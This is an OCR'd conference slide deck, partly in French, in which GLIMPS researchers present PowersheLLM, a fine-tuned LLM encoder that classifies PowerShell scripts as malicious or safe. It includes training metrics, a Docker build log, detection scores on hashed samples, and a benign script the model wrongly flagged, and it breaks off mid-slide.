La sécurité des SI à l'ère des LLMs

Le cas Powershell

11/03/2024

GLIMPS

Vos intervenants

Sylvio Hoarau
Analyste malware CTI @ GLIMPS

Pierre-Adrien Fons
Ingénieur R&D @ GLIMPS


OSSIR

Artificial and Threat Intelligences

La croisée des « intelligences »

OSSIR

Artificial and Threat Intelligences




Cyber Threat Intelligence [si:ti:aïe]

[...] Discipline basée sur des techniques de renseignements , la **CTI** a pour but la collecte et l'organisation de toutes les informations liées aux menaces du cyber-espace permettant de dresser un portrait des attaquants et de déterminer / prédire des tendances [...] afin de mieux s'en protéger !

OSSIR

LLM – Probabilistic sequence modelling

- Text
- Image
- Video
- Audio
- ... ?



- QA
- Summarization
- Description
- Translation
- Sentiment analysis
- Chatbot
- Generation

OSSIR

LLM – A long lineage

- Real *Cambrian explosion*, starting as early as ~2000s
- Big push from open-source community
  - Models, inference/quantif frameworks ...
- In Cyber Security:
  - Defense : detection / analysis / reports
  - *Attack* : phishing, script generation





Fig. 1. The evolutionary tree of modern LLMs traces the development of language models in recent years and highlights some of the most well-known models. Models on the same branch have closer relationships. Transformer-based models are shown in non-grey colors: decoder-only models in the blue branch, encoder-only models in the pink branch, and encoder-decoder models in the green branch. The vertical position of the models on the timeline represents their release dates. Open-source models are represented by solid squares, while closed-source models are represented by hollow ones. The stacked bar plot in the bottom right corner shows the number of models from various companies and institutions.

OSSIR

LLM – Scaling to infinity and beyhond ?



Why scale ?


- Even the best architectures need capacity
- Data and param count are often bottlenecks

General trend

- Big actors go...big
- Opensource try to keep things real

OSSIR

LLM – Pre training & fine-tuning




OSSIR


LLM – BERT-Style pre-training

- **B**idirectional **E**ncoder **R**epresentations from **T**ransformers (2018)

Masked Language Modelling




Next Sentence Prediction



PowersheLLM – A fine-tuned LLM for powershell detection

- Building and training the model : the « easy » part
  - GPU Time consuming



StarEncoder

- A *Small* LLM encoder (~125M parameters)
- Trained on 86 languages
- Billions of training documents

Fine-tuning

- Small labeled dataset (~7000 documents)

PowerSheLLM


- An inexpensive PowerShell detector

Accuracy	F1	Precision	Recall
0.9792	0.9791	0.9793	0.9792

OSSIR

PowersheLLM – Not all sunshine


- Collecting and curating the data : the « real deal »
  - Human Time consuming !



OSSIR

Pourquoi le Powershell ?

- On peut le retrouver à différentes étapes d'une chaîne d'attaque
- Facile à adapter à un scénario d'attaque (évasion)
- Support Microsoft Windows reconduit via LTS.



OSSIR

Travaux pratiques !

```
user@powershellm:~/powershell$ DOCKER_BUILDKIT=1 docker build -t powershellm -f Dockerfile  --build-arg VERSION=v1.0.0 .
[+] Building 0.4s (21/21) FINISHED
 => [internal] load build definition from Dockerfile
 => => transferring dockerfile: 1.46kB
 => [internal] load metadata for docker.io/library/python:3.9-slim-bullseye
 => [internal] load .dockerignore
 => => transferring context: 56B
 => [stage-1  1/14] FROM service-base:4.2.0.stable103@sha256:0e0bcd87d827621e5ba6215d27232790702
 => [internal] load build context
 => => transferring context: 316B
 => [python 1/1] FROM docker.io/library/python:3.9-slim-bullseye@sha256:c59d6aaacd1e721ffebfa50ab8991625c10a10ca5d163d130218ff0
 => CACHED [stage-1  2/14] RUN update-ca-certificates
 => CACHED [stage-1  3/14] COPY --from=python /etc/apt/sources.list /etc/apt/
 => CACHED [stage-1  4/14] RUN apt-get update && apt-get install -f nano
 => CACHED [stage-1  5/14] COPY requirements.txt .
 => CACHED [stage-1  6/14] RUN python -m pip install -U pip     && python -m pip install -r requirements.txt     && rm -rf ~/.cache/pip
 => CACHED [stage-1  7/14] COPY model /opt/al_service/model
 => CACHED [stage-1  8/14] WORKDIR /opt/al_service
 => CACHED [stage-1  9/14] COPY model.py .
 => CACHED [stage-1 10/14] COPY powershellm.py .
 => CACHED [stage-1 11/14] COPY preprocess.py .
 => CACHED [stage-1 12/14] COPY service_manifest.yml .
 => CACHED [stage-1 13/14] COPY powershellm.sh .
 => CACHED [stage-1 14/14] RUN sed -i -e "s/VERSION/v1.0.0/g" service_manifest.yml
 => exporting to image
 => => exporting layers
 => => writing image sha256:a42eaa7435b19c2d720e78b2f0440cd748d202a3fdd320b88472617c52160e2e
 => => naming to docker.io/library/powershellm
```

Un outil mis en oeuvre en un clin d’oeil...

Travaux pratiques !

```
user@b0aa9851ea9a:/opt/al_service$  $ sh powershellm.sh
Performing Powershellm detection on /samples
> /tmp/0a8f30b95613fcfddd89fa3c81afe2fb5d9031ee2f6f59f6ff472b2b576e12d2 - score:0.2281130701303482 - safe
> /tmp/0b94f33aa4c01321767936302f6b4ab7aed2cdb3bf112ae562f692e20fb78c5f - score:0.13585804402828217 - safe
> /tmp/0c94ea623f1a303943ba4073ad3b44f137e567c9feb363f3b7ed6e765d590cc3 - score:0.8930842280387878 - malicious
> /tmp/0cf5db157d04d8d08bdd81836927665c053e08562b19efe6177243a52b5b4f3d - score:0.8887336254119873 - malicious
> /tmp/0d95f2e9ec683e0ec4aa9a59c9fd90c9adecefc909f783720c19b9a670b99c16 - score:0.7391929030418396 - malicious
> /tmp/0dc6db8e5bb725f32f70bc07c47e5f08139f3de26ecb5ae0808ec17466b88041 - score:0.10168799757957458 - safe
> /tmp/0e610db60a058aed6cf9a6ea0bdb5b7b69fd7812a544934e4d4071687423c124 - score:0.8866129517555237 - malicious
> /tmp/0eba660e622bfb1bfbc385f48c01532fb476cd3f7fca31985dc2f779acbfefc6 - score:0.9422541856765747 - malicious
> /tmp/0ece50bbac82e3873b746877c0d4e6818c690e2ed91acef699c0805ceb9d8da0 - score:0.0855562761425972 - safe
> /tmp/0f05ee596dd38948f145e48a38d1b25640e5dd7b3102aed5eb3c317f244ff4f0 - score:0.9264103770256042 - malicious
> /tmp/0f43ca8a41842bea435030fc8261f059d2928aff16c1b92c41b50e284e636acb - score:0.4533555507659912 - safe
> /tmp/1a4264a755f49ee31c0cab3c97323873797cf677c82e35b29e5fafa327d081b3 - score:0.06685227900743484 - safe
> /tmp/1a49534c68aedeb5bbec2dbe37d58d95cfbabdfb3c08a8ed87403f7bb6e8f9bd - score:0.17141780257225037 - safe
```

...mais très efficace !!

Evaluation du modèle

- Définition d'un script Powershell malveillant
- Dataset de validation
  - ✓ Eprouvette témoin et reclassification de l'entrainement
  - ✓ Powershell malveillant = difficulté: polymorphe et polyglotte
- Faux positifs et faux négatifs
- Replaçons les résultats dans un contexte métier
  - ✓ Afin de réduire encore plus les taux de FP/FN

OSSIR

Résultats et analyses – FP

Let’s analyse some scripts !

- Vrais faux positifs
- Faux faux positifs (aka: Vrai positifs)
- Faux positifs selon le contexte d’emploi

OSSIR

Résultats et analyses - Vrais faux positifs

> Notre modèle se trompe <

```
$script: handlers = @(
    $Handler.ConsoleKey([ConsoleKey]::Home, $function:CmdHome),
    $Handler.ConsoleKey([ConsoleKey]::End, $function:CmdEnd),
    $Handler.ConsoleKey([ConsoleKey]::Escape, $function:CmdClearLine),
    $Handler.ConsoleKey([ConsoleKey]::LeftArrow, $function:CmdLeft),
    $Handler.ConsoleKey([ConsoleKey]::RightArrow, $function:CmdRight),
    $Handler.ConsoleKey([ConsoleKey]::UpArrow, $function:CmdHistoryPrev),
    $Handler.ConsoleKey([ConsoleKey]::DownArrow, $function:CmdHistoryNext),
    $Handler.ConsoleKey([ConsoleKey]::Enter, $function:CmdDone),
    $Handler.ConsoleKey([ConsoleKey]::Backspace, $function:CmdBackspace),
    $Handler.ConsoleKey([ConsoleKey]::Delete, $function:CmdDeleteChar),
    $Handler.ConsoleKey([ConsoleKey]::Tab, $function:CmdTabOrComplete),
    $Handler.Shift([ConsoleKey]::Tab, $function:ReverseCmdTabOrComplete),
    $Handler.Shift([ConsoleKey]::LeftArrow, $function:SelectLeft),
    $Handler.Shift([ConsoleKey]::RightArrow, $function:SelectRight),
    $Handler.Control('A', $function:CmdCopyText),
    $Handler.Control('V', $function:CmdPasteText),
    $Handler.Control('W', $function:CmdCutText),
    $Handler.Control('X', $function:CmdCutText),
    $Handler.ControlMeta([ConsoleKey]::LeftArrow, $function:CmdBackwardWord),
    $Handler.ControlMeta([ConsoleKey]::RightArrow, $function:CmdForwardWord),
    $Handler.ControlBackspace($function:CmdDeleteBackword),
    $Handler.ControlMeta([ConsoleKey]::Delete, $function:CmdDeleteWord)
                )
```

```
function CmdCopyText {

    if ( !$this. selectingL -and !$this. selec
    $this. clip.Text = $this. text.ToString().
